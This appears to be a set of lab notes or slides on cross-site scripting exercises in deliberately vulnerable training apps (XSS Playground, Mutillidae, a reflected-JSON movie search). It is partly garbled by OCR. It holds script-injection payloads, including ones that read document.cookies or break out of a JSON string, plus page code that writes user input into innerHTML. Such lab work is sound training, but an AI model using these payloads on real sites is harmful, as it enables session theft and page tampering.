


CROSS SITE SCRIPTING

Access is based on injecting JavaScript code in the Web page.



(SCRIPT) ALERT() (/SCRIPT)





```
<div class="vulnerable_code_area">
  <form name="XSS" action="#" method="GET">
    What's your name?
    <input type="text" name="name">
    <input type="submit" value="Submit">
  </form>
  Hello <script>alert()</script>
 </div>
```

<SCRIPT > ALERT() < /SCRIPT >




```
<div class="vulnerable code area">
  <form name="XSS" action="#" method="GET">
   What's your name?
   <input type="text" name="name">
   <input type="submit" value="Submit">
  </form>
  Hello <script>alert()</script>
 </div>
```





DOM XSS





Reflective XSS

This page will demonstrate a few reflected xss attacks. All answers need to be submitted in the XSS room.

Questions:


- 1. Craft a reflected XSS payload that will cause a popup saying "Hello".
- 2. Craft a reflected XSS payload that will cause a popup with your machines IP address.
- Why does this work?
- Disable your browsers XSS protection

You searched for: Term from URL ...



Search for something...

Search



- 2. Craft a reflected XSS payload that will cause a popup with your machines IP address.
- ▶ Why does this work?
- Disable your browsers XSS protection

You searched for: test



Search

Reflective XSS

This page will demonstrate a few reflected xss attacks. All answers need to be submitted in the X

Questions:

- Craft a reflected XSS payload that will cause a popup saying "Hello".
- 2. Craft a reflected XSS payload that will cause a popup with your machines IP address.
- Why does this work?
- Disable your browsers XSS protection


You searched for:







<script>alert(window.location.hostname)</script>









Comments

Successfully added a HTML comment! Answer for Q1: HTML_T4gs

Jack: Hey Everyone!

Logan: Hey Jack, how're you?


Jack: Yeah good thanks!

test: Hello test:

TEST

Add a comment

<script>alert(document.cookies)</script>





Stored XSS


This page will demonstrate a few (stored) cross-site scripting attacks. All answers need to be submit


Questions:

- 1. Add a comment and see if you can insert some of your own HTML.
- 2. Create an alert popup box appear on the page with your document cookies.
- Change "XSS Playground" to "I am a hacker" by adding a comment and using Javascript. Answ

If you need hints for the questions, click here


	Version: 2.6.24 Secur	ity Level: 0 (Hosed)	Hints: Enabled (1 - 5cr1pt K1	
Home Login/Register Toggle Hints Show Popup Hints Toggle Security Enforce SSL Reset DB				
OWASP 2013	A1 - Injection (SQL))	
OWASP 2010	A1 - Injection (Other)	•	Password Generator	
OWASP 2007	A2 - Broken Authentication and Session Management	Help Me!		
Web Services	A3 - Cross Site Scripting (XSS)	Reflected (First Order)	•	
HTML 5	A4 - Insecure Direct Object	Persistent (Second Order	r) •	
Others	References	DOM Injection	HTML5 Storage	
Others	A5 - Security Misconfiguration	Via "Input" (GET/POST)	Password Generator	
Documentation	A6 - Sensitive Data Exposure	Via HTTP Headers	asswords is importa	
Resources	A7 - Missing Function Level Access Control		ow to generate a pas	
Getting Started Project Whitepaper	A8 - Cross Site Request Forgery (CSRF)	▶ Via Misconfiguration	rd is for anonymous	
		Against HTML 5 Storage		
	A9 - Using Components with Known Vulnerabilities A10 - Unvalidated Redirects and Forwards	Against JSON	erate Password	
		Via Cookie Injection	•	
		Via XML Injection	•	
2.168.1.12/mutillidae/index.php?pa	ge=password-generator.php&username=anonymous	Via XPath Injection	• • • • • • • • • • • • • • • • • • •	
			True True	







Search for a movie: <script>alert()</script> Search
test??? Sorry, we don't have that movie :(



/ XSS - Reflected (JSON) /

Search for a movie:	Search	
??? Sorry, we don't have that n	novie :("}]]'; // var JSONResponse = e	val ("(" + JSONResponseString + ")"); var
JSONResponse	= 7	JSON.parse(JSONResponseString);
document.getElementBvld("resu	lt"),innerHTML=JSONResponse.movies	0].response:

```
57
       >
58
       <label for="title">Search for a movie:</label>
59
       <input type="text" id="title" name="title">
60
61
       <button type="submit" name="action" value="search">Search</button>
62
63
64
       65
66
       </form>
67
       <div id="result"></div>
68
69
       <script>
71
           var JSONResponseString = '{"movies":[{"response":"<script>alert()</script>??? Sorry, we don&#(
72
73
74
           // var JSONResponse = eval ("(" + JSONResponseString + ")");
           var JSONResponse = JSON.parse(JSONResponseString);
76
77
           document.getElementById("result").innerHTML=JSONResponse.movies[0].response;
79
       </script>
81 </div>
```



/ XSS - Reflected (JSON) /



Search for a movie: "}]}';</script><script>alert('He

Search